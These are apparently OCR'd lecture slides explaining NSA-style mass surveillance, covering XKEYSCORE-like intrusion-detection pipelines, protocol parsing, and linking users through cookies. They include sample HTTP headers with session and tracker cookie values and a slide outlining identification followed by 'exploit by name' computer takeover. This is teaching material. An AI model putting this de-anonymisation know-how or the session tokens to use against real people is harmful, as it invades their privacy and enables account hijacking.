
US Navy Photograph

Not About Needles In Haystacks




Wikimedia Photo

Not About
Connecting the Dots



Drift Nets to Create Metadata



HTTP Request:
URL

Spotted .onion
URL: X

.doc file:
Author X

Is an Iphone?

PGP message
key: X

Mojahadeen Secrets
key: X

José Ramón García Ares for Wikipedia

Pulling Threads
To Get Results

Wikimedia Photo

A Thread To Pull: Watching an IRC Chat


```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" (Signals Intelligence)/DNI (Digital Network Intelligence): Enables identification of AnonDude and developing a "pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation): After identification, invoke "exploit by name" to take over AnonDude's computer

Start With Your Wiretaps... XKEYSCORE DEEPDIVE



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Tap

Do this in OpenFlow:
100 Gbps installs
already done

High Volume Filter

Is Not BitTorrent?

Load Balancer

H(SIP, DIP)

Linear Scaling:
10x the money...
10x the bandwidth!
1u gives 1-5 Gbps

NIDS Node

Inside the NIDS

```
GET HT TP /fu bar/  1.1..
```

HTTP Request
URL = /fubar/
Host = ...

```
GET HTTP /b az/?id= 1f413 1.1...
```

HTTP Request
URL = /baz/?id=...
ID = 1f413

```
220  mail.domain.target  ESMTP Sendmail...
```


Sendmail
From = someguy@...
To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion***:
Anyone who wants to evade uses cryptography instead

Which NIDS To Use?

- Bro Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes Bro policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs
  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package

Tracking People Not Machines: User Identification




```
        <h1><a href="http://arstechnica.com"><em>Ars</em>Technica</a></h1>
      <div id="profile">
    <!-- cache hit 1014:header/site-toggle:8f8f5f37cc4e0d240d8d41ce56fad51e -->
  <li class="site-1 selected"><a href="http://arstechnica.com/?return">Ars Techni
  <li class="site-3"><a href="http://arstechnica.co.uk">Ars Technica UK</a></li>
</ul>
        <span class="welcome">brorocksdude</span>
  <a class="profile-link" href="/profile/">Settings</a>
  <a id="logout" href="/civis/ucp.php?mode=logout&autoredirect=1&return_to=http%3.
```

▼ Request Headers


```
         Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448
                 ; cn_adcap=%7B%22count%22%3A4%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpbb3_5qbzr_u
                 =503807; phpbb3_5qbzr_k=; phpbb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BlockerSniffer_com=1; s_fid
                 =71AE02B95B4C3265-06C52DA29295C118; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1
                 ; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa
                 :T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=*_%22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v
                 %2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@_%22nynewu_Q_sl_@_%22nynex8_Q_sd_@*+Q_v_@_3%5B100cf11_Q_vc_
                 @*_e_@3+Q_vs_@_%22nynex8_Q_vl_@_%22nynex8_Q_vd_@*+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be
                 ; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
            DNT  1
           Host  arstechnica.com
         Pragma  no-cache
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Tracking People, Not Machines: Cookie Linking



▼ Request Headers   view source

```
         Accept  */*
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
     Connection  keep-alive
         Cookie  id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD
                 ; _drt_=NO_DATA; DSID=NO_DATA
            DNT  1
           Host  pubads.g.doubleclick.net
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```



▼ Request Headers   view source

```
         Accept  image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987
            DNT  1
           Host  sb.scorecardresearch.com
         Pragma  no-cache
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Homework Assignment
NOT SECRET//UCB//REL 194-30

